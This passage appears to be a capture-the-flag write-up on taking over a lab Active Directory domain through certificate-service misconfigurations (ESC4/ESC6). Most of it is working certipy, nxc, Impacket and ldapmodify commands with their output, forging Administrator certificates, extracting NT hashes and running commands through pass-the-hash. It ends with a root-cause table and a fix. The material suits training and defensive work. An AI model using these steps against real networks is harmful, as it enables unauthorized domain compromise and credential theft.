Finding 2 : ESC4: cert_admin has dangerous permissions on the User template
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
| Template Name : User
Display Name : User
Certificate Authorities : ossuary-DC01-CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : False
Certificate Name Flag : SubjectAltRequireUpn
SubjectAltRequireEmail
SubjectRequireEmail
SubjectRequireDirectoryPath
Enrollment Flag : IncludeSymmetricAlgorithms
PublishToDs
AutoEnrollment
Private Key Flag : ExportableKey
Extended Key Usage : Encrypting File System
Secure Email
Client Authentication
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Template Created : 2026-01-14T15:57:58+00:00
Template Last Modified : 2026-01-26T15:58:58+00:00
Permissions
Enrollment Permissions
Enrollment Rights : OSSUARY.LOCAL\cert_admin
OSSUARY.LOCAL\Domain Admins
OSSUARY.LOCAL\Enterprise Admins
Object Control Permissions
Owner : OSSUARY.LOCAL\Enterprise Admins
Full Control Principals : OSSUARY.LOCAL\Domain Admins
OSSUARY.LOCAL\Enterprise Admins
Write Owner Principals : OSSUARY.LOCAL\cert_admin
OSSUARY.LOCAL\Domain Admins
OSSUARY.LOCAL\Enterprise Admins
Write Dacl Principals : OSSUARY.LOCAL\cert_admin
OSSUARY.LOCAL\Domain Admins
OSSUARY.LOCAL\Enterprise Admins
Write Property Enroll : OSSUARY.LOCAL\cert_admin
OSSUARY.LOCAL\Domain Admins
OSSUARY.LOCAL\Enterprise Admins
[+] User Enrollable Principals : OSSUARY.LOCAL\cert_admin
[+] User ACL Principals : OSSUARY.LOCAL\cert_admin
[!] Vulnerabilities
ESC4 : User has dangerous permissions.
[*] Remarks
ESC2 Target Template : Template can be targeted as part of ESC2 exploitation. This is not a vulnerability by itself. See the wiki for more details. Template has schema version 1.
ESC3 Target Template : Template can be targeted as part of ESC3 exploitation. This is not a vulnerability by itself. See the wiki for more details. Template has schema version 1.
|
cert_admin can enroll in the User template and also write its properties. Combined with ESC6, we don’t even need ESC4 here — but it’s good to document.
Exploitation
Since ESC6 is CA-level, the template just needs to support Client Authentication (which User does). We request a certificate specifying administrator@ossuary.local as the UPN in the SAN:
1
2
3
4
5
6
7
8
9
| certipy req \
-u cert_admin@ossuary.local \
-p password@123 \
-ca ossuary-DC01-CA \
-template User \
-upn Administrator@ossuary.local \
-dc-ip 10.48.132.254 \
-target DC01.ossuary.local \
-dns DC01.ossuary.local
|
1
2
3
4
5
6
7
8
9
10
| [*] Requesting certificate via RPC
[*] Request ID is 18
[*] Successfully requested certificate
[*] Got certificate with multiple identities
UPN: 'Administrator@ossuary.local'
DNS Host Name: 'DC01.ossuary.local'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator_dc01.pfx'
[*] Wrote certificate and private key to 'administrator_dc01.pfx'
|
The CA issued it without question. Now authenticate using the certificate via PKINIT:
1
| certipy auth -pfx administrator_dc01.pfx -dc-ip 10.48.132.254
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
| *] Certificate identities:
[*] SAN UPN: 'Administrator@ossuary.local'
[*] SAN DNS Host Name: 'DC01.ossuary.local'
[*] Found multiple identities in certificate
[*] Please select an identity:
[0] UPN: 'Administrator@ossuary.local' (Administrator@ossuary.local)
[1] DNS Host Name: 'DC01.ossuary.local' (DC01$@ossuary.local)
> 0
[*] Using principal: 'administrator@ossuary.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ossuary.local': aad3b435b51404eeaad3b435b51404ee:835fdff612231e2a071231c13e06827f
|
PKINIT exchanges the certificate for a Kerberos TGT. Certipy additionally uses UnPAC-the-hash to extract the NT hash from the PAC — giving us pass-the-hash capability even without a TGT-based attack path.
Root Flag
1
| nxc smb 10.48.140.12 -u administrator -H '835fdff612231e2a071231c13e06827f'
|
1
2
3
|
SMB 10.48.140.12 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:ossuary.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.48.140.12 445 DC01 [+] ossuary.local\administrator:835fdff612231e2a071231c13e06827f
|
1
| nxc smb 10.48.140.12 -u administrator -H '835fdff612231e2a071231c13e06827f' -X 'type C:/Users/administrator/desktop/root.txt'
|
1
2
3
4
5
6
7
|
SMB 10.48.140.12 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:ossuary.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.48.140.12 445 DC01 [+] ossuary.local\administrator:835fdff612231e2a071231c13e06827f (admin)
SMB 10.48.140.12 445 DC01 [+] Executed command via wmiexec
SMB 10.48.140.12 445 DC01 #< CLIXML
SMB 10.48.140.12 445 DC01 TCTF{U$eR_$uppl!ed_$@n_!$_d@nGeR}
SMB 10.48.140.12 445 DC01 <Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" RefId="0"><TN RefId="0"><T>System.Management.Automation.PSCustomObject</T><T>System.Object</T></TN><MS><I64 N="SourceId">1</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Completed</T><SR>-1</SR><SD> </SD></PR></MS></Obj></Objs>
|
1
| TCTF{U$eR_$uppl!ed_$@n_!$_d@nGeR}
|
Domain compromised.
Alternate Escalation - ESC6 via Machine Account (MAQ)
This path is relevant when cert_admin isn’t available — maybe it was never deleted, or you haven’t found it yet. The key insight is that ESC6 is a CA-level flag, so the vulnerability isn’t tied to any specific template or account. We just need any valid enrollment path. By default, MachineAccountQuota is set to 10 in Active Directory, meaning any authenticated domain user can add up to 10 computer accounts to the domain. We confirmed this was still the case:
1
| nxc ldap ossuary.local -u robert -p 'password@123' -M maq
|
1
2
3
4
| LDAP 10.49.184.247 389 DC01 [*] Windows Server 2022 Build 20348 (name:DC01) (domain:ossuary.local) (signing:None) (channel binding:Never)
LDAP 10.49.184.247 389 DC01 [+] ossuary.local\robert:password@123
MAQ 10.49.184.247 389 DC01 [*] Getting the MachineAccountQuota
MAQ 10.49.184.247 389 DC01 MachineAccountQuota: 10
|
The plan: create a fake machine account, configure its dNSHostName attribute to match the domain (required for the Machine template’s name validation), then use it to enroll in the Machine template. With ESC6 active, we can specify Administrator@ossuary.local as the UPN in the SAN — the CA will issue it without question.
Step 1 : Create the machine account
1
2
3
4
5
| addcomputer.py -computer-name 'pwn$' -computer-pass 'Passw0rd!' -dc-ip 10.48.174.90 'ossuary.local/robert:Password@123'
Impacket v0.14.0.dev0+20260116.125256.a0bc463b - Copyright Fortra, LLC and its affiliated companies
[*] Successfully added machine account pwn$ with password Passw0rd!.
|
Step 2 : Set dNSHostName
The Machine template checks that the certificate’s DNS SAN matches the enrolling computer’s dNSHostName. We set it to something that looks legitimate:
1
2
3
4
5
6
| ldapmodify -H ldap://10.48.174.90 -D 'robert@ossuary.local' -w 'Password@123' <<EOF
dn: CN=pwn,CN=Computers,DC=OSSUARY,DC=LOCAL
changetype: modify
replace: dNSHostName
dNSHostName: pwn.ossuary.local
EOF
|
1
| modifying entry "CN=pwn,CN=Computers,DC=OSSUARY,DC=LOCAL"
|
Step 3 : Request the certificate with admin UPN
1
2
| certipy req -dc-ip 10.48.174.90 -target-ip 10.48.174.90 -u 'pwn$@ossuary.local' -p 'Passw0rd!' -ca ossuary-DC01-CA -template Machine -upn administrator@o
ssuary.local -dynamic-endpoint -debug -timeout 120
|
The CA sees a valid machine account enrolling in the Machine template — nothing suspicious from its perspective. But because EDITF_ATTRIBUTESUBJECTALTNAME2 is set, it also embeds our attacker-controlled UPN in the SAN. The issued certificate now carries Administrator@ossuary.local as a trusted identity.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
| Certipy v5.0.4 - by Oliver Lyak (ly4k)
[+] DC host (-dc-host) not specified. Using domain as DC host
[+] Nameserver: '10.48.174.90'
[+] DC IP: '10.48.174.90'
[+] DC Host: 'OSSUARY.LOCAL'
[+] Target IP: '10.48.174.90'
[+] Remote Name: '10.48.174.90'
[+] Domain: 'OSSUARY.LOCAL'
[+] Username: 'PWN$'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to resolve dynamic endpoint 91AE6020-9E3C-11CF-8D7C-00AA00C091BE
[+] Resolved dynamic endpoint 91AE6020-9E3C-11CF-8D7C-00AA00C091BE to ncacn_ip_tcp:10.48.174.90[49715]
[+] Trying to connect to endpoint: ncacn_ip_tcp:10.48.174.90[49715]
[+] Connected to endpoint: ncacn_ip_tcp:10.48.174.90[49715]
[*] Request ID is 19
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@ossuary.local'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[+] Attempting to write data to 'administrator.pfx'
[+] Data written to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
|
Step 4 : Authenticate and retrieve the NT hash
1
| certipy auth -pfx administrator.pfx -dc-ip 10.48.174.90 -debug
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
| Certipy v5.0.4 - by Oliver Lyak (ly4k)
[+] Target name (-target) and DC host (-dc-host) not specified. Using domain '' as target name. This might fail for cross-realm operations
[+] Nameserver: '10.48.174.90'
[+] DC IP: '10.48.174.90'
[+] DC Host: ''
[+] Target IP: '10.48.174.90'
[+] Remote Name: '10.48.174.90'
[+] Domain: ''
[+] Username: ''
[*] Certificate identities:
[*] SAN UPN: 'administrator@ossuary.local'
[*] Using principal: 'administrator@ossuary.local'
[*] Trying to get TGT...
[+] Sending AS-REQ to KDC ossuary.local (10.48.174.90)
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[+] Attempting to write data to 'administrator.ccache'
[+] Data written to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ossuary.local': aad3b435b51404eeaad3b435b51404ee:835fdff612231e2a071231c13e06827f
|
Same end result as the primary path — Administrator NT hash, full domain compromise. This alternate route demonstrates that ESC6 remediation must happen at the CA level. Deleting cert_admin, locking down templates, or removing enrollment rights doesn’t matter as long as that CA flag stays enabled.
Summary
| Step | Technique | Root Cause |
|---|
SMB → welcome_email.eml | Unauthenticated share access | Guest read on Public share; credentials in plaintext |
andrew | Password spray | Default onboarding password not changed |
svc_intern hash | Targeted Kerberoast | Weak password on SPN account; RC4 encryption allowed |
michael | Password reuse | Same password across svc_intern and user account |
thomas | GenericAll abuse | Overpermissioned ACL — no least-privilege |
robert | AddMember + GenericAll chain | Group membership grants excessive rights |
cert_admin | AD Recycle Bin recovery | Deleted privileged accounts still recoverable during tombstone period |
| Domain Admin | ADCS ESC6 | EDITF_ATTRIBUTESUBJECTALTNAME2 enabled — CA trusts user-supplied SANs |
Why ESC6 is Particularly Severe
Most ADCS vulnerabilities are template-level fix the template, fix the vuln. ESC6 is different. It’s a CA-level flag that overrides all template restrictions globally. Every template that allows Client Authentication becomes exploitable by any authenticated user who can enroll. The fix is a one-liner (certutil -setreg policy\EditFlags -EDITF_ATTRIBUTESUBJECTALTNAME2) followed by restarting the Certificate Authority service, but it requires knowing the flag exists in the first place hence why it persists in environments where ADCS was never audited.